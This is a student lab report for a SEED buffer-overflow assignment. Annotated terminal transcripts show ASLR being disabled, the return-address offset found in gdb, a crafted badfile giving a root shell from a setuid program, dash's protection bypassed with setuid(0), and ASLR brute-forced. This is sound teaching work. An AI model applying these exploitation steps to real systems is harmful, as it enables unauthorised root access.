

# Buffer-Overflow Attack

## Programming Assignment 1


EDMUND LAWERH AMANOR

System & Software Security, Spring 2024

This report is a documentation of my observation of the process while I simulated the buffer-overflow attack in the SEED virtual machine. I provided screenshots, from the various stages.

I commented out the steps I took and observations made directly in the terminal window, both before and after executing commands to make it easy to follow what was happening.


- The image below shows the initial setup procedure to test if the shell program we compiled really works before incorporating it into our exploit code.



```
[02/05/24]seed@VM:~$ ls
android  Customization  Documents  examples.desktop  host  Music  Public  Templates
bin      Desktop          Downloads  get-pip.py        lib   Pictures  source  Videos

[02/05/24]seed@VM:~$ mkdir Buffer0verflow
[02/05/24]seed@VM:~$ cd Buffer0verflow/
[02/05/24]seed@VM:~/Buffer0verflow$ cd ..
[02/05/24]seed@VM:~$ cd Desktop/
[02/05/24]seed@VM:~/Desktop$ mv exploit.c stack.c call_shellcode.c ../Buffer0verflow/
[02/05/24]seed@VM:~/Desktop$ cd ../Buffer0verflow/
[02/05/24]seed@VM:~/Buffer0verflow$ ls
call_shellcode.c  exploit.c  stack.c
[02/05/24]seed@VM:~/Buffer0verflow$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/05/24]seed@VM:~/Buffer0verflow$ sudo rm /bin/sh
[02/05/24]seed@VM:~/Buffer0verflow$ sudo ln -s /bin/zsh /bin/sh
[02/05/24]seed@VM:~/Buffer0verflow$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^~~~~~
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[02/05/24]seed@VM:~/Buffer0verflow$ ./call_shellcode
$
$
$
```

- Next, we show the compilation and debugging of the stack.c program to determine what our offset value should be.



```
[02/05/24]seed@VM:~/Buffer0verflow$ gdb -q ./stack
Reading symbols from ./stack...(no debugging symbols found)...done.
gdb-peda$ q
[02/05/24]seed@VM:~/Buffer0verflow$ clear

[02/05/24]seed@VM:~/Buffer0verflow$ gcc -o stack -g -z execstack -fno-stack-protector stack.c
[02/05/24]seed@VM:~/Buffer0verflow$
[02/05/24]seed@VM:~/Buffer0verflow$
[02/05/24]seed@VM:~/Buffer0verflow$
[02/05/24]seed@VM:~/Buffer0verflow$ gdb -q ./stack
Reading symbols from ./stack...done.
gdb-peda$ break bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/Buffer0verflow/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
```

- [illegible]

- ```

SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[-----registers-----]
EAX: 0x1
EBX: 0x0
ECX: 0xbffffeb90 --> 0xb7c006bc --> 0x3b2d ('-;')
EDX: 0xbffffeb51 --> 0xb7c006bc --> 0x3b2d ('-;')
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0x5a5a5a5a ('ZZZZ')
ESP: 0xbffffeb50 --> 0xc006bc0a
EIP: 0x5a5a5a5a ('ZZZZ')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x5a5a5a5a
[-----stack-----]
0000| 0xbffffeb50 --> 0xc006bc0a
0004| 0xbffffeb54 --> 0x53db7
0008| 0xbffffeb58 --> 0x205
0012| 0xbffffeb5c --> 0x804fa88 --> 0xfbad2498
0016| 0xbffffeb60 --> 0xb7fe3d39 (<check_match+9>:      add    ebx,0x1b2c7)
0020| 0xbffffeb64 --> 0x5a922974
0024| 0xbffffeb68 ('Z' <repeats 39 times>, "\n\274\006\300\267=\005")
0028| 0xbffffeb6c ('Z' <repeats 35 times>, "\n\274\006\300\267=\005")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x5a5a5a5a in ?? ()
gdb-peda$
gdb-peda$ # It is clear from the above output that the string overflowed the buffer since $EIP (instruction register) has ZZZZ
gdb-peda$
gdb-peda$ # Let's see the starting address of our buffer
gdb-peda$ print &buffer
$1 = (char **) 0xb7f1cef8 <buffer>
gdb-peda$
$2 = (char **) 0xb7f1cef8 <buffer>
gdb-peda$ #
gdb-peda$ # Now lets examine the memory

```

- Below is the memory dump when I examined it, following the overflow above.

```
gdb-peda$ #
gdb-peda$ # Now lets examine the memory
gdb-peda$
gdb-peda$ x/32xw $esp
0xbffffeb50: 0xc006bc0a 0x00053db7 0x00000205 0x0804fa88
0xbffffeb60: 0xb7fe3d39 0x5a922974 0x5a5a5a5a 0x5a5a5a5a
0xbffffeb70: 0x5a5a5a5a 0x5a5a5a5a 0x5a5a5a5a 0x5a5a5a5a
0xbffffeb80: 0x5a5a5a5a 0x5a5a5a5a 0x5a5a5a5a 0x0a5a5a5a
0xbffffeb90: 0xb7c006bc 0x0000053d 0xb7c1032c 0xb7ffd5b0
0xbffffeba0: 0xbfffebfb4 0xbfffebfb0 0x0000000a 0x00000000
0xbffffebb0: 0xb7fff000 0xb7f73f84 0x94b90ca1 0xb7fb212
0xbffffebc0: 0x0000053d 0xb7c1032c 0xb7c006bc 0x04a5c865
gdb-peda$
0xbffffebd0: 0xb7ff7968 0xbfffec80 0xb7ff581f 0xb7bb834c
0xbffffebe0: 0x000000fb 0xb7f5e4c4 0xb7f5acf4 0x0156c6fb
0xbffffebf0: 0x00000000 0xb7fe3e60 0xb7d7d2e5 0x080482a9
0xbffffec00: 0xb7fe3ec9 0x00000000 0xb7fd6b48 0xbfffec88
0xbffffec10: 0xbfffecd0 0x0d696910 0xb7f59f24 0xbfffec88
0xbffffec20: 0xb7fe3d39 0xb7d6dd14 0x0000008a 0xb7ffd2f0
0xbffffec30: 0xf63d4e2e 0xb7fe453d 0x00000001 0x00000001
0xbffffec40: 0xb7d76dc8 0x0000008a 0xb7d77618 0xb7ffd2f0
gdb-peda$ 3
Undefined command: "3". Try "help".
gdb-peda$ #
gdb-peda$
gdb-peda$
```

- The next snapshot give details on what I did to determine the exact offset value to use in my exploit code.

```
SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/05/24]seed@VM:~/Buffer0verflow$ python -c 'print("Z"*28 + "B"*4)' > badfile
[02/05/24]seed@VM:~/Buffer0verflow$
[02/05/24]seed@VM:~/Buffer0verflow$
[02/05/24]seed@VM:~/Buffer0verflow$ # So in order to defect the exact location where the buffer started overflowing
[02/05/24]seed@VM:~/Buffer0verflow$ # I reduce the 40 bytes to 32 and changed the format little
[02/05/24]seed@VM:~/Buffer0verflow$
[02/05/24]seed@VM:~/Buffer0verflow$ # so let's see what the content of our badfile looks like with the cat command
[02/05/24]seed@VM:~/Buffer0verflow$ cat badfile
ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZBBB
[02/05/24]seed@VM:~/Buffer0verflow$
[02/05/24]seed@VM:~/Buffer0verflow$
[02/05/24]seed@VM:~/Buffer0verflow$ # now let's go back into debugging mode to run a few tests..
[02/05/24]seed@VM:~/Buffer0verflow$
[02/05/24]seed@VM:~/Buffer0verflow$ gdb -q ./stack
Reading symbols from ./stack...done.
gdb-peda$
gdb-peda$
gdb-peda$ # let's run the stack program with *badfile as input
gdb-peda$
gdb-peda$ run < badfile
Starting program: /home/seed/Buffer0verflow/stack < badfile
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Returned Properly

Program received signal SIGSEGV, Segmentation fault.
Aborted (core dumped)
[02/05/24]seed@VM:~/Buffer0verflow$ # So as we clearly noticed, the program exited successfully without any overflows
[02/06/24]seed@VM:~/Buffer0verflow$
[02/06/24]seed@VM:~/Buffer0verflow$ # We now increase the string by 4bytes to see what happens next. This time we add CCCC
[02/06/24]seed@VM:~/Buffer0verflow$
```

- 
- The screenshot shows a Windows Virtual Machine running Ubuntu. The terminal window displays the following commands and output:
- ```
0[02/06/24]seed@VM:~/BufferOverflow$ python -c 'print("Z"*28 + "B"*4 + "C"*4)' > badfile
0[02/06/24]seed@VM:~/BufferOverflow$
0[02/06/24]seed@VM:~/BufferOverflow$ cat badfile
ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZBBBCCCC
0[02/06/24]seed@VM:~/BufferOverflow$ # let's enter debugging mode and run our tests again
0[02/06/24]seed@VM:~/BufferOverflow$
0[02/06/24]seed@VM:~/BufferOverflow$ gdb -q ./stack
Reading symbols from ./stack...done.
gdb-peda$ \
gdb-peda$
gdb-peda$ run < badfile
Starting program: /home/seed/BufferOverflow/stack < badfile
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".


Program received signal SIGSEGV, Segmentation fault.
```

SeedUbuntu Clon1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal 12:13 AM

```
[-----registers-----]
EAX: 0x1
EBX: 0x0
ECX: 0xbffffeb80 ("ZZZBBBBBBBBCCC\n\001")
EDX: 0xbffffeb41 ("ZZZBBBBBBBBCCC\n\001")
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0x43434343 ('CCCC')
ESP: 0xbffffeb50 --> 0xbffffeb67 ('Z' <repeats 28 times>, "BBBBBBBB\n\001")
EIP: 0x800010a
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid SPC address: 0x800010a
[-----stack-----]
0000| 0xbffffeb50 --> 0xbffffeb67 ('Z' <repeats 28 times>, "BBBBBBBB\n\001")
0004| 0xbffffeb54 --> 0x1
0008| 0xbffffeb58 --> 0x205
0012| 0xbffffeb5c --> 0x804fa88 --> 0xfbad2498
0016| 0xbffffeb60 --> 0xb7fe2d39 (<check_match+9>:      add    ebx,0x1b2c7)
0020| 0xbffffeb64 --> 0x5a922974
0024| 0xbffffeb68 ('Z' <repeats 27 times>, "BBBBBBBB\n\001")
0028| 0xbffffeb6c ('Z' <repeats 23 times>, "BBBBBBBB\n\001")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x800010a in ?? ()
gdb-peda$
gdb-peda$
```



```

gdb-peda$
gdb-peda$
gdb-peda$ #let's observe the memory again
gdb-peda$
gdb-peda$ x/40xb $esp
0xbffffeb50: 0x67 0xeb 0xff 0xbf 0x01 0x00 0x00 0x00
0xbffffeb58: 0x05 0x02 0x00 0x00 0x88 0xfa 0x04 0x08
0xbffffeb60: 0x39 0x3d 0xfe 0xb7 0x74 0x29 0x92 0x5a
0xbffffeb68: 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a
0xbffffeb70: 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a
gdb-peda$ x/60xb $esp
0xbffffeb50: 0x67 0xeb 0xff 0xbf 0x01 0x00 0x00 0x00
0xbffffeb58: 0x05 0x02 0x00 0x00 0x88 0xfa 0x04 0x08
0xbffffeb60: 0x39 0x3d 0xfe 0xb7 0x74 0x29 0x92 0x5a
0xbffffeb68: 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a
0xbffffeb70: 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a
0xbffffeb78: 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a 0x5a
0xbffffeb80: 0x5a 0x5a 0x5a 0x42 0x42 0x42 0x42 0x43
0xbffffeb88: 0x43 0x43 0x43 0x0a
gdb-peda$ #
gdb-peda$
gdb-peda$ # Because we examined the memory in byte format, we see 0x5a [Z] saved in 28 byte locations as we
gdb-peda$ # specied in our badfile, as well as [B] and [C] 4x each
gdb-peda$
gdb-peda$ # as a result, we need to offset our buffer address by 36Bytes
gdb-peda$
gdb-peda$ # now that we have found our offset, le
gdb-peda$ # let's incorporate that into our exploit.c file so that it creates our badfile automatically when we run it
gdb-peda$
gdb-peda$ █
  
```

- The next three (3) images below gives a detailed description and execution of the exploit after editing [exploit.c] to work with our offset of 36 bytes.

```
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ gedit exploit.c
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ # now that we've made changes to our exploit.c file, let's compile it and run it.
[02/06/24]seed@VM:~/BufferOverflow$ # because exploit.c is supposed to create our badfile automatically
[02/06/24]seed@VM:~/BufferOverflow$ # let's rename the badfile we used for testing to testBadFile
[02/06/24]seed@VM:~/BufferOverflow$ mv badfile testBadFile
[02/06/24]seed@VM:~/BufferOverflow$ ls
call_shellcode  core  exploit.c  peda-session-stack.txt  stack  stack.c  testBadFile
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ # we compile and run exploit.c
[02/06/24]seed@VM:~/BufferOverflow$ gcc -o exploit exploit.c
[02/06/24]seed@VM:~/BufferOverflow$ ./exploit #this should create our badfile
[02/06/24]seed@VM:~/BufferOverflow$ ls
badfile  call_shellcode  core  exploit  exploit.c  peda-session-stack.txt  stack  stack.c  testBadFile
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ # we can see the badfile created as listed above
[02/06/24]seed@VM:~/BufferOverflow$ # let's launch the attack by running th vulnerable program stack.c
[02/06/24]seed@VM:~/BufferOverflow$ ./stack
```

```
SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/06/24]seed@VM:~/BufferOverflow$ ./stack
# # so as you can see from the prompt, I have successfully gained
# # access to the root shella after lauching the attack!!!
#
# # let's run a few system commands to verify...
#
# # whoami
root
#
# # so get root displayed from the whoami system command shows that
# # we have spawned the root shell as required...
#
# # let's proceed to Task 2, which exploits the vulnerability
#
# # exit
[02/06/24]seed@VM:~/BufferOverflow$ ./stack
#
# # id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# # let's turn the real user id to root
#
# # exit
[02/06/24]seed@VM:~/BufferOverflow$ gedit setUIDroot.c
[02/06/24]seed@VM:~/BufferOverflow$ # let's compile and run the code in setUID..
[02/06/24]seed@VM:~/BufferOverflow$ gcc -o setUIDroot setUIDroot.c
setUIDroot.c: In function 'main':
setUIDroot.c:2:2: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  setuid(0);
  ^
```



```
SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/06/24]seed@VM:~/BufferOverflow$ ./stack
#
# # now after compiling the setUIDroot code, let's run it
#
# ./setUIDroot
#
# #let's check the id again
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),113(lpadmin),128(sambashare)
#
# # now let's exit the root shell and continue with Task 3.
#
# exit
#
# exit
[02/06/24]seed@VM:~/BufferOverflow$ # I noticed that when you are the real root,
you need to execute the exit command twice to really exit the root shell..
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$
```

- Now we proceed to TASK 3, where we defeat dash's countermeasure. We do this by invoking `setuid(0)` before executing `execve()` system call. My observations are provided as comments in the terminal window (see the next 2 images) as shown below.

```
SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal Terminal File Edit View Search Terminal Help
[02/06/24]seed@VM:~/BufferOverflow$ # TASK 3:
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ sudo ln -sf /bin/dash /bin/.sh
ln: failed to create symbolic link '/bin/.sh': No such file or directory
[02/06/24]seed@VM:~/BufferOverflow$ sudo ln -sf /bin/dash /bin/sh
[02/06/24]seed@VM:~/BufferOverflow$ # let's create the dash_shell_test.c
[02/06/24]seed@VM:~/BufferOverflow$ gedit dash_shell_test.c
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ # with line1 commented, let's compile and run
[02/06/24]seed@VM:~/BufferOverflow$ gcc dash_shell_test.c -o dash_shell_test
[02/06/24]seed@VM:~/BufferOverflow$ sudo chown root dash_shell_test
[02/06/24]seed@VM:~/BufferOverflow$ sudo chmod 4755 dash_shell_test
[02/06/24]seed@VM:~/BufferOverflow$ ./dash_shell_test
$
$ # observation: we don't have access to the root shell when line1
$ # is commented out...
$
$ # Let's uncomment line1 and see if our program behaves differently...
$
$ exit
[02/06/24]seed@VM:~/BufferOverflow$ gedit dash_shell_test.c
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ # now line1 is uncommented...
[02/06/24]seed@VM:~/BufferOverflow$ # so let's compile and run again...
[02/06/24]seed@VM:~/BufferOverflow$ gcc dash_shell_test.c -o dash_shell_test
[02/06/24]seed@VM:~/BufferOverflow$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare)
$
```

```

$ exit
d@VM:~/BufferOverflow$ ./stack
$ exit
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ # We now update the shellcode in exploit.c
[02/06/24]seed@VM:~/BufferOverflow$ # as required and attempt our attack again
[02/06/24]seed@VM:~/BufferOverflow$
[02/06/24]seed@VM:~/BufferOverflow$ gedit exploit.c
[02/07/24]seed@VM:~/BufferOverflow$
[02/07/24]seed@VM:~/BufferOverflow$ gcc -o exploit exploit.c
[02/07/24]seed@VM:~/BufferOverflow$ ./exploit
[02/07/24]seed@VM:~/BufferOverflow$ ./stack
#
# # so this time round, we get the root shell after update our shellcode
# # with the setuid(0) command before the execve() system call.
#
# # previously when we had commented it out, we got the shell but not the root sh
ell
#

```

- Finally, we work on task 4. Here, the address randomization is turned on and we rather use a BRUTE-FORCE approach to execute the attack. Observations and comments are well documented in the snapshots that follow.

```

SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/07/24]seed@VM:~/BufferOverflow$ ./stack
#
#
# # TASK 4: Defeating Address Randomization
#
# # Let's begin by turning address randomization on, then we execute the attack again
#
# sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
#
# # Now we execute the attack again running ./stack
# ./stack
Segmentation fault
#
#
# # OBSERVATION: With address randomization on, we get Segmentation Fault
# # when we attempt to execute the attack as demonstrated above.
#
# # Now we want to use the BRUTE-FORCE approach to attack the vulnerable program
#
# # let's first create the shell script to run the vulnerable program in an
# # infinite loop whether it eventually gets to the address we set in [exploit.c]
#
# gedit bruteForce.sh
Failed to connect to Mir: Failed to connect to server socket: No such file or directory
Unable to init server: Could not connect: Connection refused

(gedit:9662): Gtk-WARNING **: cannot open display:
# exit
[02/07/24]seed@VM:~/BufferOverflow$ gedit bruteForce.sh
[02/07/24]seed@VM:~/BufferOverflow$ chmod +x bruteForce.sh
[02/07/24]seed@VM:~/BufferOverflow$ ./bruteForce.sh
0 minutes and 0 seconds elapsed.
The program has been running 1 times so far.
./bruteForce.sh: line 15: 9727 Segmentation fault      ./stack
0 minutes and 0 seconds elapsed.
The program has been running 2 times so far.

```

SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
The program has been running 393443 times so far.
./bruteForce.sh: line 15: 13436 Segmentation fault      ./stack
21 minutes and 59 seconds elapsed.
The program has been running 393444 times so far.
./bruteForce.sh: line 15: 13437 Segmentation fault      ./stack
21 minutes and 59 seconds elapsed.
The program has been running 393445 times so far.
./bruteForce.sh: line 15: 13438 Segmentation fault      ./stack
21 minutes and 59 seconds elapsed.
The program has been running 393446 times so far.
./bruteForce.sh: line 15: 13439 Segmentation fault      ./stack
21 minutes and 59 seconds elapsed.
The program has been running 393447 times so far.
./bruteForce.sh: line 15: 13440 Segmentation fault      ./stack
21 minutes and 59 seconds elapsed.
The program has been running 393448 times so far.
./bruteForce.sh: line 15: 13441 Segmentation fault      ./stack
21 minutes and 59 seconds elapsed.
The program has been running 393449 times so far.
./bruteForce.sh: line 15: 13442 Segmentation fault      ./stack
21 minutes and 59 seconds elapsed.
The program has been running 393450 times so far.
#
#
# # The BRUTE-FORCE ATTACK took about 22mins (21min 59sec)
# # to finally get to the addressed I specified and then execute the
# # shellcode to give me access to the root shell...
#
# # This Assignment was really fun to work on...
# # Though after so many failed attempts to get everything to work properly...
#
# # EDMUND, YOU DID IT!
#
#
```